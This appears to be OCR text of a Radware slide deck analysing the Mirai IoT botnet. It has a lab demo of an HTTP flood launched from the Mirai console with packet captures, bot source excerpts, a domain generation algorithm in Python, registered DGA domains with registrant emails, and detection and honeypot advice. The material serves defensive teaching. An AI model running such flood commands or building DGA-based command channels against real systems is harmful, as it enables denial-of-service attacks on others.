
```
mirai-user@botnet# http 192.168.3.10 120 ?
List of flags key=val seperated by spaces. Valid flags for this method are

domain: Domain name to attack
dport: Destination port, default is random
method: HTTP method name, default is get
postdata: POST data, default is empty/none
path: HTTP path, default is /
conns: Number of connections

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
mirai-user@botnet#
mirai-user@botnet# http 192.168.3.10 120 domain=starboardlab.com
```

sw2#sho int fa0/10 | i 30 second
  30 second input rate 516000 bits/sec, 350 packets/sec
  30 second output rate 12589000 bits/sec, 1165 packets/sec

http: HTTP flood

No.	Time	Source	Destination	Protocol	Length	Info
2	1.673537	192.168.3.140	192.168.3.10	TCP	74	3563→80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=19479986 TSecr=0 WS=2
3	1.673605	192.168.3.10	192.168.3.140	TCP	74	80→3563 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=13861422 TSecr=19479986 WS=128
4	1.673979	192.168.3.140	192.168.3.10	TCP	66	3563→80 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSval=19479987 TSecr=13861422
5	1.674998	192.168.3.140	192.168.3.10	HTTP	373	GET / HTTP/1.1
6	1.675056	192.168.3.10	192.168.3.140	TCP	66	80→3563 [ACK] Seq=1 Ack=308 Win=30080 Len=0 TSval=13861422 TSecr=19479988
7	1.675626	192.168.3.10	192.168.3.140	TCP	1514	[TCP segment of a reassembled PDU]
8	1.675649	192.168.3.10	192.168.3.140	TCP	1514	[TCP segment of a reassembled PDU]
9	1.675666	192.168.3.10	192.168.3.140	TCP	1514	[TCP segment of a reassembled PDU]
10	1.675676	192.168.3.10	192.168.3.140	TCP	1514	[TCP segment of a reassembled PDU]
11	1.676183	192.168.3.140	192.168.3.10	TCP	66	3563→80 [ACK] Seq=308 Ack=1449 Win=8736 Len=0 TSval=19479990 TSecr=13861422
12	1.676218	192.168.3.10	192.168.3.140	TCP	1514	[TCP segment of a reassembled PDU]
13	1.676225	192.168.3.10	192.168.3.140	TCP	1514	[TCP segment of a reassembled PDU]
14	1.676231	192.168.3.10	192.168.3.140	TCP	1514	[TCP segment of a reassembled PDU]
15	1.676328	192.168.3.140	192.168.3.10	TCP	66	3563→80 [ACK] Seq=308 Ack=2897 Win=11632 Len=0 TSval=19479990 TSecr=13861422
16	1.676341	192.168.3.10	192.168.3.140	TCP	1514	[TCP segment of a reassembled PDU]
17	1.676345	192.168.3.10	192.168.3.140	HTTP	114	HTTP/1.1 200 OK (text/html)

```
> Frame 2: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
> Ethernet II, Src: 00:bd:bd:7d:de:9a (00:bd:bd:7d:de:9a), Dst: Dell_2c:2b:a2 (00:24:e8:2c:2b:a2)
> Internet Protocol Version 4, Src: 192.168.3.140, Dst: 192.168.3.10
> Transmission Control Protocol, Src Port: 3563, Dst Port: 80, Seq: 0, Len: 0
```



Wireshark · Follow HTTP Stream (tcp.stream eq 0) · http
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36
Host: starboardlab.com
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
HTTP/1.1 200 OK
Date: Tue, 31 Jan 2017 21:41:25 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Mon, 30 Jan 2017 04:20:25 GMT
ETag: "2c39-54748227ec7a8"
Accept-Ranges: bytes
Content-Length: 11321
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<!--
Modified from the Debian original for Ubuntu
Last updated: 2014-03-19
See: https://launchpad.net/bugs/1288690
-->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Ubuntu Default Page: It works</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
}
body, html {
padding: 3px 3px 3px 3px;
102 client pkts, 101 server pkts, 202 turns.
Entire conversation (1206 kB)
Show and save data as
ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help

HTTP user agents included in the bot

```
69  /* User agent strings */
70  #define TABLE_HTTP_ONE              47  /* "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
71  #define TABLE_HTTP_TWO              48  /* "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
72  #define TABLE_HTTP_THREE            49  /* "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/5
73  #define TABLE_HTTP_FOUR             50  /* "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/5
74  #define TABLE_HTTP_FIVE             51  /* "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Ge
```

Side note: Burst attacks

- Make detection more difficult
- Easily controlled in Mirai with the time parameter
- https://twitter.com/MiraiAttacks



Variations to the code

New Mirai Strands – Dec 9, 2016

- At least 53 unique Mirai samples caught by Dec 9, 2016 *Network Security Research Lab at 360*
- Originally targeted port TCP/23 and TCP/2323 (Telnet)
- Variation in the DT attack targets TCP/7547 and TCP/5555 (TR-069)
- Variation using Domain Generation Algorithm (DGA)
  - Periodically generate new domain names as rendezvous point with C2
  - Evasion technique against domain blacklisting
  - Mirai generated domain determined by month, day and hardcoded seed
  - Maximum unique domains is 365, one per day
  - Room for improvement: Conficker.a and .b generated 250 domains per day, .c did 50k domain changes every day

http://www.securityweek.com/new-mirai-variants-have-built-domain-generation-algorithm

The Mirai Domain Generation Algorithm

Example [edit]

```
def generate_domain(year, month, day):
    """Generates a domain name for the given date."""
    domain = ""

    for i in range(16):
        year = ((year ^ 8 * year) >> 11) ^ ((year & 0xFFFFFFF0) << 17)
        month = ((month ^ 4 * month) >> 25) ^ 16 * (month & 0xFFFFFFF8)
        day = ((day ^ (day << 13)) >> 19) ^ ((day & 0xFFFFFFFE) << 12)
        domain += chr(((year ^ month ^ day) % 25) + 97)

    return domain
```

E.g., on January 7th, 2014, this method would generate the domain name `intgmxdeadnxuyla`, while the following day, it would return `axwscwsslmiagfah`. This simple example was in fact used by malware like CryptoLocker, before it switched to a more sophisticated variant.

(Source: https://en.wikipedia.org/wiki/Domain_generation_algorithm)

Simulation of Mirai generated domains + registration info

Domain determined by month, day and hardcoded seed string
One domain per day, 365 unique domains

date	L2 domain	TLD	Registrant Email
12-04	vmdefmnsndoj	tech	beaba23f49bd4c688faec8a6e5b22a23.protect@whoisguard.com
12-05	xpknpxmywqsr	online	dlinchkravitz@gmail.com
12-06	lvfjcwwobycj	tech	ac4ca107e04e4d58ad1348d5d759b3b0.protect@whoisguard.com
12-07	nympompksmfx	tech	fd444a8a2eff4676ab52907ab261fc94.protect@whoisguard.com
12-08	kedbuffigfjs	online	dlinchkravitz@gmail.com
12-14	bwhrdaumwuvn	online	dlinchkravitz@gmail.com
12-19	bpmsfckfkrpr	online	dlinchkravitz@gmail.com
12-20	oornsduuwjli	tech	dlinchkravitz@gmail.com
12-21	qjqubpciajoc	tech	dlinchkravitz@gmail.com
12-22	exvdaajegjur	online	dlinchkravitz@gmail.com
12-24	poorcetnmjfc	online	dlinchkravitz@gmail.com
12-31	vtrndmhsgada	online	vtrndmhsgada.online@domainsbyproxy.com

Fig-0, registered DGA domains

(Source: http://blog.netlab.360.com/new-mirai-variant-with-dga/)

Additional attack customization…

- Slide is hidden in PPT
- I may come back to this – need input from R&D
- THC-SSL-DOS

How can I catch this in my network?

- CNC control is TCP/23
- Replication scanning is default TCP/23 and TCP/2323
  - Look for increases in these in netflow
- ScanListen is default on port 48101
- Honeypots
- Scanners

Cymmetria Honeypot: MTPot

http://blog.cymmetria.com/mirai-open-source-iot-honeypot-new-cymmetria-research-release

Ubuntu 16.04.1 LTS

$ sudo apt-get update

$ git clone https://github.com/CymmetriaResearch/MTPot.git


$ sudo apt-get install gcc python-dev python-pip

$ cd MTPot

$ sudo pip install -r requirements.txt

$ sudo python MTPot.py -v /home/mhuser/MTPot/mirai_conf.json

Cymmetria Honeypot: MTPot



Other IoT Bots

Mirai

http://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html

https://www.cyber.nj.gov/threat-profiles/botnet-variants/mirai-botnet

Hajime

http://news.softpedia.com/news/hajime-iot-worm-considerably-more-sophisticated-than-mirai-509423.shtml

https://www.cyber.nj.gov/threat-profiles/botnet-variants/hajime-botnet

https://security.rapiditynetworks.com/publications/2016-10-16/hajime.pdf

Linux/IRCtelnet (New Aidra)

http://www.theregister.co.uk/2016/10/31/iot_botnet_wannabe/

http://blog.malwaremustdie.org/2016/10/mmd-0059-2016-linuxirctelnet-new-ddos.html

https://www.cyber.nj.gov/threat-profiles/botnet-variants/aidra-botnet

Bashlite

http://blog.malwaremustdie.org/2016/02/mmd-0052-2016-skidddos-elf-distribution.html#gayfgt

https://www.cyber.nj.gov/threat-profiles/botnet-variants/bashlite

Closing

- People are arguing about Mirai's longevity
  - Because of its predatory nature, it protects itself up from future takeovers
  - The bulk of hosts are already infected and under CNC
  - However, code is flushed when device is rebooted
- Mirai is a game changer
- As operators, we need to be mindful of the equipment in our network
- We also need to give considerable thought about how to combat against these attacks in our networks

radware

Every second counts

ron.winward@radware.com

radware.com

security.radware.com